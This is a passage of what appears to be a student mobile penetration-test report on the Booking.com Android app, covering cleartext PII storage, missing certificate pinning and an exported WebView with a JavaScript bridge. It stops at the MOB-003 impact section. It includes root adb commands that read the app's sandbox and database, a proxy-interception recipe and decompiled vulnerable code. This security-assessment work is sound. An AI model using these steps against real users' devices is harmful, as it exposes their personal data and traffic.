

Mobile Application Security Assessment Report

Static and Dynamic Analysis of an Android Mobile Application

Client: Booking.com B.V.
Application: Booking.com
Package name: com.booking
Version tested: 66.6.0.11
Assessment date: 05/07/2026
Report version: 2.3
Classification: Confidential
Prepared by: Andrea Alfieri, Francesco Marinelli, Federico Cardano

Contents

1	Document Control	3
1.1	Revision History	3
1.2	Distribution List	3
2	Executive Summary	3
2.1	Overall Risk Rating	4
2.2	Key Findings	4
2.3	Management Recommendations	4
3	Assessment Scope	5
3.1	In-Scope Assets	5
3.2	Out-of-Scope Items	5
3.3	Assumptions and Limitations	5
4	Methodology	5
4.1	Static Analysis Activities	5
4.2	Dynamic Analysis Activities	6
4.3	Representative Tools	6
5	Vulnerability Classification and Scoring	6
5.1	Severity Levels	6
5.2	OWASP Mobile Top 10 Mapping	6
5.3	CVSS Vector in a Mobile Context	7
5.4	CVSS Scoring Notes	7
6	Findings Overview	8
7	Detailed Findings	8
7.1	MOB-001 – Personally Identifiable Information Stored in Clear Text in SharedPref- erences and in Databases	8
7.1.1	Description	8
7.1.2	Affected Components	8
7.1.3	Evidence	9
7.1.4	Impact	9
7.1.5	Reproduction Steps	9
7.1.6	Recommendation	9
7.1.7	Retest Procedure	10
7.2	MOB-002 – Missing Certificate Pinning	10
7.2.1	Description	10
7.2.2	Affected Components	10
7.2.3	Evidence	10
7.2.4	Impact	12
7.2.5	Reproduction Steps	12
7.2.6	Recommendation	12
7.2.7	Retest Procedure	13
7.3	MOB-003 – WebView Allows Arbitrary URL Load and JavaScript Bridge Exposure	13
7.3.1	Description	13
7.3.2	Affected Components	13
7.3.3	Evidence	13
7.3.4	Impact	15
7.3.5	Reproduction Steps	16

7.3.6	Recommendation	16
7.3.7	Retest Procedure	16
7.4	MOB-004 – OAuth Custom Scheme Hijacking Allows Authorization Code Interception and Access Token Retrieval	17
7.4.1	Description	17
7.4.2	Affected Components	17
7.4.3	Evidence	17
7.4.4	Impact	20
7.4.5	Reproduction Steps	20
7.4.6	Recommendation	22
7.4.7	Retest Procedure	22
7.5	MOB-005 – Hardcoded API Credentials in Mobile Application	22
7.5.1	Description	22
7.5.2	Affected Components	23
7.5.3	Evidence	23
7.5.4	Impact	25
7.5.5	Reproduction Steps	25
7.5.6	Recommendation	25
7.5.7	Retest Procedure	26
7.6	MOB-006 – Replayable Authenticated API Requests due to Weak Session Binding	26
7.6.1	Description	26
7.6.2	Affected Components	27
7.6.3	Evidence	27
7.6.4	Impact	30
7.6.5	Reproduction Steps	31
7.6.6	Recommendation	31
7.6.7	Retest Procedure	32
8	Positive Security Observations	33
9	Remediation Roadmap	33
10	Retesting and Closure Criteria	34
A	Appendix A – Test Environment	34
B	Appendix B – APK Metadata	34
C	Appendix C – OWASP Mobile Top 10 Mapping Table	35
D	Appendix D – Evidence Handling	35
E	Appendix E – Finding Template for Additional Issues	35
E.1	MOB-XXX – Finding Title	35
E.1.1	Description	35
E.1.2	Affected Components	35
E.1.3	Evidence	35
E.1.4	Impact	35
E.1.5	Reproduction Steps	36
E.1.6	Recommendation	36
E.1.7	Retest Procedure	36

1 Document Control

1.1 Revision History

Version	Date	Author	Changes
1.0	03/06/2026	Francesco Marinelli	Report created
2.0	03/07/2026	Andrea Alfieri	Added new findings
2.1	03/07/2026	Andrea Alfieri	Updated report consistency
2.2	05/07/2026	Andrea Alfieri	Minor changes
2.3	05/07/2026	Francesco Marinelli	Report finalized

1.2 Distribution List

Name	Role	Organization
Andrea Alfieri	Student (tester)	UniGe
Francesco Marinelli	Student (tester)	UniGe
Federico Cardano	Student (support)	UniGe
Luca Verderame	Professor	UniGe

2 Executive Summary

This report presents the results of a security assessment performed on **Booking.com**, Android package `com.booking`, version `66.6.0.11`. The assessment combined static analysis of the Android package and source artifacts, dynamic analysis of the running application, traffic inspection, and runtime instrumentation where applicable.

Business-Level Summary

The security assessment of the Booking.com Android application identified multiple vulnerabilities across authentication, data storage, network security, API security, credential management, and WebView configuration. The most critical issue concerns the OAuth authentication flow with Facebook, which relies on a custom URI scheme that can be intercepted by a malicious application installed on the victim's device, ultimately allowing an attacker to obtain a valid access token and gain full unauthorized access to the victim's account, including read and write access to personal and payment data. Additional findings include cleartext storage of personally identifiable information in the application sandbox, absence of certificate pinning on sensitive API endpoints, an exported WebView activity that allows arbitrary URL loading and exposes a JavaScript bridge capable of silently bypassing user consent, as well as hardcoded credentials embedded within the application code and weaknesses in API-level authorization and request handling that allow sensitive operations to be replayed and modified using intercepted requests. The application requires remediation of the identified findings before any further public release, with particular urgency on the authentication flow vulnerability.

2.1 Overall Risk Rating

Overall risk	High
Primary risk drivers	Interceptable OAuth authentication flow with absent server-side validation; insecure local storage of PII; missing certificate pinning on sensitive API endpoints; exported WebView activity with unvalidated URL loading and JavaScript bridge exposure; hardcoded credentials in application code; API authorization weaknesses enabling request replay and unauthorized data modification.

2.2 Key Findings

ID	Finding	Severity	CVSS
MOB-004	OAuth custom scheme hijacking allows authorization code interception and access token retrieval	High	7.1
MOB-005	Hardcoded API credentials in mobile application	Medium	6.5
MOB-006	Replayable authenticated API requests due to weak session binding	Medium	6.5
MOB-003	WebView allows arbitrary URL load and JavaScript bridge exposure	Medium	6.1
MOB-002	Missing certificate pinning	Medium	5.9
MOB-001	Personally Identifiable Information stored in clear text in SharedPreferences and in databases	Medium	5.5

2.3 Management Recommendations

- Prioritize the remediation of MOB-004 before any production release. An intercepted OAuth authorization code grants an attacker full read and write access to a victim's Booking.com account, including personal data and payment card details, for up to one year.
- Address MOB-005 and MOB-006 as part of backend and application-layer remediation. Hardcoded credentials (MOB-005) expose sensitive authentication material within the application code, while weak API authorization (MOB-006) allows replay and modification of authenticated requests.
- Commission a backend security review of the OAuth token exchange endpoints identified in MOB-004, with particular attention to `deviceContext` validation and the absence of PKCE enforcement.
- Additionally, review API authorization and session handling mechanisms identified in MOB-006 to ensure proper request validation and prevention of replay attacks.
- Enforce encrypted local storage for all user data. Current clear-text storage of PII on the device (MOB-001) creates regulatory exposure under GDPR in addition to the direct privacy risk to users.
- Enforce transport-layer security hardening by implementing certificate pinning on sensitive endpoints (MOB-002) and restricting WebView functionality and JavaScript bridge exposure (MOB-003).
- Require a full retest of all open findings before the next production release and establish a policy that no High or Critical findings may ship unmitigated.

3 Assessment Scope

3.1 In-Scope Assets

Asset	Details
Android application	Booking.com, package com.booking, version 66.6.0.11.
Backend APIs	https://mobile-apps.booking.com https://account.booking.com https://secure-mobile-apps.booking.com
Devices / emulators	Pixel 6a emulator (Android 12, API 31) Pixel 7 Pro emulator (Android 13, API 33)

3.2 Out-of-Scope Items

- Denial-of-service testing against production infrastructure.
- Social engineering activities, real-world phishing campaigns, or attacks targeting employees, customers, or external users.
- Full backend penetration testing beyond the endpoints directly exercised via the mobile application, unless explicitly authorized.
- Testing of third-party services not owned or controlled by the client.

3.3 Assumptions and Limitations

- Findings are based on the application build, environment, and test credentials available during the assessment window. Testing was performed on Android emulator environments.
- Static analysis may not cover server-side logic or code paths not exposed by the mobile application or not present in the provided build.
- Dynamic testing may be limited by anti-debugging, certificate pinning, account privileges, or missing test data.
- Some findings rely on intercepted traffic and replayed requests; behavior may differ under different backend configurations or production hardening measures.

4 Methodology

The assessment follows a mobile application security methodology aligned with the OWASP Mobile Application Security Verification Standard (MASVS), OWASP Mobile Application Security Testing Guide (MASTG), OWASP Mobile Top 10, and CVSS scoring for vulnerability severity communication.

4.1 Static Analysis Activities

- APK structure review, manifest inspection, permissions, exported components, backup settings, debuggable flags, and network security configuration.
- Decompiled code review for insecure cryptography, hardcoded secrets, unsafe WebView usage, insecure storage, logging of sensitive data, and weak authentication flows.
- Dependency review for outdated or vulnerable third-party libraries.
- Review of Android resources, strings, certificates, embedded configuration files, API keys, and build metadata.

4.2 Dynamic Analysis Activities

- Runtime behavior review on emulator and/or physical device.
- Interception and inspection of HTTP(S) traffic generated by the application.
- Verification of authentication, session management, authorization, and error handling flows.
- Runtime instrumentation using tools such as Frida or Objection where applicable.
- Local data inspection, including app sandbox files, SharedPreferences, SQLite databases, cache directories, and logs.

4.3 Representative Tools

Area	Assessment tools
APK inspection	jadx, apktool, SEBASTiAn, MobSF, APKHunt
Dynamic testing	Android emulator, adb
Traffic analysis	Charles Proxy
Runtime instrumentation	Frida, Objection
Local storage inspection	adb shell, sqlite3
Dependency review	jadx, MobSF

5 Vulnerability Classification and Scoring

5.1 Severity Levels

Severity	Typical CVSS Range	Meaning
Critical	9.0–10.0	Exploitation may lead to full account compromise, large-scale data exposure, or severe business impact.
High	7.0–8.9	Exploitation can significantly compromise confidentiality, integrity, or availability.
Medium	4.0–6.9	Exploitation requires additional conditions, limited privileges, or has constrained impact.
Low	0.1–3.9	Limited impact or difficult exploitation, but still relevant for defense-in-depth.
Informational	N/A	Security observations, hardening suggestions, or non-exploitable weaknesses.

5.2 OWASP Mobile Top 10 Mapping

Each finding is mapped to the most relevant OWASP Mobile Top 10 2024 category to provide a structured view of the identified risks. This mapping helps relate individual vulnerabilities to the most common mobile security risk areas.

The complete mapping of categories and associated findings is provided in [Appendix C](#).

5.3 CVSS Vector in a Mobile Context

CVSS provides a standardized way to express technical severity. In mobile assessments, the vector must be interpreted in the context of the Android application, the device, the user interaction model, and the backend services reached by the app.

Metric	Mobile-specific interpretation
Attack Vector (AV)	Network if exploitable through APIs or remote content; Adjacent if requiring local network proximity; Local if requiring access to the device, app sandbox, or installed application; Physical if requiring direct physical access to the unlocked device.
Attack Complexity (AC)	Consider whether exploitation depends on root access, custom device state, race conditions, specific Android versions, certificate pinning bypass, or unusual user settings.
Privileges Required (PR)	Assess whether the attacker needs no account, a normal app account, elevated backend privileges, Android system privileges, or root access.
User Interaction (UI)	Relevant when exploitation requires the victim to open a deep link, import a file, scan a QR code, approve a permission, install a malicious app, or interact with a WebView.
Scope (S)	Changed when exploitation crosses a security boundary, for example from the mobile app to backend data of other users, or from untrusted WebView content to native app functions.
Confidentiality (C)	Evaluate exposure of tokens, personal data, device identifiers, location, messages, payment data, or API responses.
Integrity (I)	Evaluate whether an attacker can alter user data, transactions, requests, local state, or backend records.
Availability (A)	Evaluate whether the issue can crash the app, lock the user out, corrupt local data, or disrupt backend service availability.

5.4 CVSS Scoring Notes

- Provide both the numeric score and the full vector string for every exploitable finding.
- Explain important assumptions, especially when the score depends on rooted devices, test accounts, or required user interaction.
- Adjust severity only when justified by business context, and document the rationale.

6 Findings Overview

ID	Title	Severity	CVSS	Status
MOB-001	Personally Identifiable Information stored in clear text in SharedPreferences and in Databases	Medium	5.5	Open
MOB-002	Missing certificate pinning	Medium	5.9	Open
MOB-003	WebView allows arbitrary URL load and JavaScript bridge exposure	Medium	6.1	Open
MOB-004	OAuth custom scheme hijacking allows authorization code interception and access token retrieval	High	7.1	Open
MOB-005	Hardcoded API credentials in mobile application	Medium	6.5	Open
MOB-006	Replayable authenticated API requests due to weak session binding	Medium	6.5	Open

7 Detailed Findings

7.1 MOB-001 – Personally Identifiable Information Stored in Clear Text in SharedPreferences and in Databases

Severity	MEDIUM
CVSS Score	5.5
CVSS Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
OWASP Mobile Top 10	M9: Insecure Data Storage
Status	Open

7.1.1 Description

The application stores PII in a clear-text XML file and also in a clear-text database under the application sandbox. PII can be retrieved from `/data/data/com.booking/shared_prefs/` and from `/data/data/com.booking/databases/` on a rooted device, through a compromised device backup scenario, or by another vulnerability that grants local file access.

7.1.2 Affected Components

- Android class:
 - `com.booking.manager.UserProfileManager` (SharedPreferences)
 - `com.booking.dml.CacheIdentifier.AccountDataCache` (Database)
- File: `shared_prefs/mybooking.xml`, `databases/account_data_cache`
- Data type: PII (firstname, lastname, email, phone, address, etc.)

7.1.3 Evidence

Listing 1: /data/data/com.booking/shared_prefs/mybooking.xml

```
<map>
  <string name="pref3firstname">Paolo</string>
  <string name="pref3lastname">Rossi</string>
  <string name="pref3email">mobsec24@gmail.com</string>
  <string name="pref3phone">+39 333 333 3333</string>
  <string name="pref3address">Via XX Settembre</string>
  <string name="pref3city">Genova</string>
  <string name="pref3zipcode">16121</string>
  <string name="pref3country">it</string>
  <string name="pref3gender">OTHER</string>
</map>
```

Listing 2: /data/data/com.booking/databases/account_data_cache

```
121|personalProfile.personalData|
  {"firstName":"Paolo","lastName":"Rossi","gender":"MALE",
   "shipCountry":"IT","displayName":"Paolo"}
122|personalProfile.address|
  {"address":"Via XX Settembre","city":"Genova","country":"IT"}
123|personalProfile.contactEmail|
  {"address":"mobsec24@gmail.com","isVerified":true}
124|personalProfile.contactPhone|
  {"number":"+393333333333","isVerified":false}
```

7.1.4 Impact

An attacker with local access to the application data may extract sensitive personal data stored in clear text. This leads to privacy violations with potential regulatory implications under GDPR.

7.1.5 Reproduction Steps

1. Install the tested APK and authenticate with a valid user account.
2. Open an adb shell on a rooted test device or emulator.
3. Navigate to the application sandbox directory.
4. Read the SharedPreferences file and inspect the SQLite database containing personal data.

Listing 3: Verification commands

```
adb shell
su
cd /data/data/com.booking/shared_prefs
cat mybooking.xml
cd /data/data/com.booking/databases
sqlite3 account_data_cache
.tables
SELECT * FROM records;
```

7.1.6 Recommendation

Store PII using Android Keystore-backed encryption, Jetpack Security Crypto, or SQLCipher.

7.1.7 Retest Procedure

After remediation, authenticate again and inspect the app sandbox. Confirm that personal data values are encrypted in both the SharedPreferences files and the SQLite databases.

7.2 MOB-002 – Missing Certificate Pinning

Severity	MEDIUM
CVSS Score	5.9
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:L/A:N
OWASP Mobile Top 10	M5: Insecure Communication
Status	Open

7.2.1 Description

The application does not implement certificate pinning for sensitive API endpoints. During testing, HTTPS traffic could be intercepted after installing Charles Proxy's CA certificate and promoting it to the system-trusted store via the AlwaysTrustUserCertificates Magisk module.

7.2.2 Affected Components

- API hosts: `account.booking.com`, `mobile-apps.booking.com`, `secure-mobile-apps.booking.com`
- Network stack: Retrofit + OkHttpClient (X-LIBRARY: `okhttp+network-api`)
- Sensitive flows: authentication, profile retrieval, profile update

7.2.3 Evidence




Figure 1: Intercepted authentication response – `account.booking.com`




Figure 2: Intercepted profile data – secure-mobile-apps.booking.com




Figure 3: Intercepted profile update – mobile-apps.booking.com

7.2.4 Impact

If an attacker can control the network path and influence device trust settings, or if the device is compromised, sensitive API traffic may be inspected or modified. This may expose credentials, tokens, and personal data, depending on the affected flows.

7.2.5 Reproduction Steps

1. Configure a proxy (e.g., Charles Proxy) on the test machine to intercept HTTPS traffic.
2. Install Charles Proxy's CA certificate as a user certificate on the test device or emulator.
3. Install and enable the Always Trust User Certificates Magisk module to promote the installed CA to the system-trusted store, circumventing Android's default restriction on user-added CAs.
4. Launch the application and perform a sensitive action (login, profile retrieval, profile update).
5. Observe that traffic to sensitive API endpoints is visible in plaintext in the proxy.

7.2.6 Recommendation

Implement certificate or public-key pinning for high-risk endpoints, monitor pinning failures, and ensure the Android Network Security Configuration does not trust user-installed CAs in production builds. Pinning should be designed with operational fallback and certificate rotation in mind.

7.2.7 Retest Procedure

Attempt to intercept traffic using Charles Proxy's CA certificate promoted to the system-trusted store via the AlwaysTrustUserCertificates Magisk module. Verify that production builds reject the connection when the server certificate chain or pinned public key does not match the expected value.

7.3 MOB-003 – WebView Allows Arbitrary URL Load and JavaScript Bridge Exposure

Severity	MEDIUM
CVSS Score	6.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
OWASP Mobile Top 10	M4: Insufficient Input/Output Validation / M8: Security Misconfiguration
Status	Open

7.3.1 Description

An exported Activity opens a WebView loading any URL received via Intent extra without validation. Any third-party application or external deeplink can therefore load an attacker-controlled page inside the Booking.com application context, enabling credible phishing attacks since the user sees the Booking.com interface while the content is malicious.

Additionally, the WebView registers a JavaScript bridge through `addJavascriptInterface`. The exposed `postMessage` method, when invoked with the payload `dnsmi`, silently disables all non-functional cookies (analytics and marketing) by calling `optOutNonRequiredGroups` and `saveConsentValues`, bypassing user consent entirely.

7.3.2 Affected Components

- Activity: `PrivacyDSRWebView`
- WebView settings: JavaScript enabled
- JavaScript bridge: `appInterface`

7.3.3 Evidence

Listing 4: Exported Activity that opens a WebView in `AndroidManifest.xml`

```
<activity
    android:name="com.booking.identity.privacy.p316ui.webview.PrivacyDSRWebView"
    android:exported="true"/>
```

Listing 5: JavaScript bridge exposed (`PrivacyDSRWebView.getWebAppInterface`)

```
public final class PrivacyDSRWebView extends PrivacyWebViewInterface {
    @NotNull
    public final PrivacyDSRWithdrawWebAppInterface webAppInterface = new Object();

    @Override
    public final WebAppInterface getWebAppInterface() {
        return this.webAppInterface;
    }
}
```

Listing 6: Intent extra extracted without any validation is encapsulated into the PrivacyWebViewViewModel(excerpt from PrivacyWebViewInterface.onCreate)

```
public final void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    [...]
    final String stringExtra = getIntent().getStringExtra("url");
    final String stringExtra2 = getIntent().getStringExtra("title");
    [...]
    if (bundle == null && stringExtra != null && stringExtra.length() != 0) {
        [...]
        final String str = stringExtra2;
        final String str2 = stringExtra;
        [...]
        final String title = str;
        [...]
        final String url = str2;
        [...]
        ViewModelProvider.Factory factory = new ViewModelProvider.Factory() {
            @Override
            public final <T extends ViewModel> T create(Class<T> modelClass) {
                return new PrivacyWebViewViewModel(title, url, webAppInterface,
                    webViewClient, onBackPressed);
            }
        };
        [...]
        PrivacyWebViewCompose.PrivacyWebViewCompose(null,
            (PrivacyWebViewViewModelInterface) ViewModelKt.viewModel(
                Reflection.factory.getOrCreateKotlinClass(Object.class),
                current, null, factory, creationExtras, composer4, 0),
            composer4, 0);
        [...]
    }
}
```

Listing 7: Url extracted from the PrivacyWebViewViewModel and WebViewContent invoked (excerpt from PrivacyWebViewCompose.PrivacyWebViewCompose)

```
public static final void PrivacyWebViewCompose(final Modifier.Companion companion,
    @NotNull final PrivacyWebViewViewModelInterface viewModel,
    Composer composer, final int i) {
    [...]
    public final Unit invoke(Modifier modifier, Composer composer2, Integer num) {
        [...]
        PrivacyWebViewViewModelInterface privacyWebViewViewModelInterface =
            PrivacyWebViewViewModelInterface.this;
        PrivacyWebViewCompose.WebViewContent(
            privacyWebViewViewModelInterface.getUrl(),
            privacyWebViewViewModelInterface.getWebAppInterface(),
            privacyWebViewViewModelInterface.getWebViewClient(),
            composer3, 0);
        [...]
    }
    [...]
}
```

Listing 8: `WebViewContent` instantiating the `WebView` with the JavaScript bridge and the unvalidated URL (excerpt from `PrivacyWebViewCompose.WebViewContent`)

```
public static final void WebViewContent(@NotNull final String url,
    @NotNull final WebAppInterface webAppInterface,
    @NotNull final WebViewClient webViewClient,
    Composer composer, final int i) {
    [...]
    rememberedValue = new Function1() {
        @Override
        public final Object invoke(Object obj) {
            Context context = (Context) obj;
            WebView webView = new WebView(context);
            [...]
            WebSettings settings = webView.getSettings();
            settings.setJavaScriptEnabled(true);
            [...]
            webView.setWebViewClient(webViewClient);
            [...]
            webView.addJavascriptInterface(webAppInterface, "appInterface");
            webView.loadUrl(url);
            return webView;
        }
    };
    [...]
}
```

Listing 9: Bridge method disabling user tracking on `dnsmi` payload (`PrivacyDSRWithdrawWebAppInterface.postMessage`)

```
public final class PrivacyDSRWithdrawWebAppInterface implements WebAppInterface {
    @Override
    @JavascriptInterface
    public void postMessage(@NotNull String message) {
        Intrinsic.checkNotNullParameter(message, "message");
        if (Intrinsic.areEqual(message, "dnsmi")) {
            PrivacySqueaks.android_privacy_dsr_success.create(message).send();
            PrivacyModule.INSTANCE.getInstance();
            TrackingConsentManager privacyTrackingConsentManager =
                PrivacyModuleInstance.getPrivacyTrackingConsentManager();
            privacyTrackingConsentManager.optOutNonRequiredGroups(
                Privacy.getDependencies$privacy_release().getCategories());
            privacyTrackingConsentManager.saveConsentValues();
            return;
        }
        PrivacySqueaks.android_privacy_dsr_fail.create(message).send();
    }
}
```

7.3.4 Impact

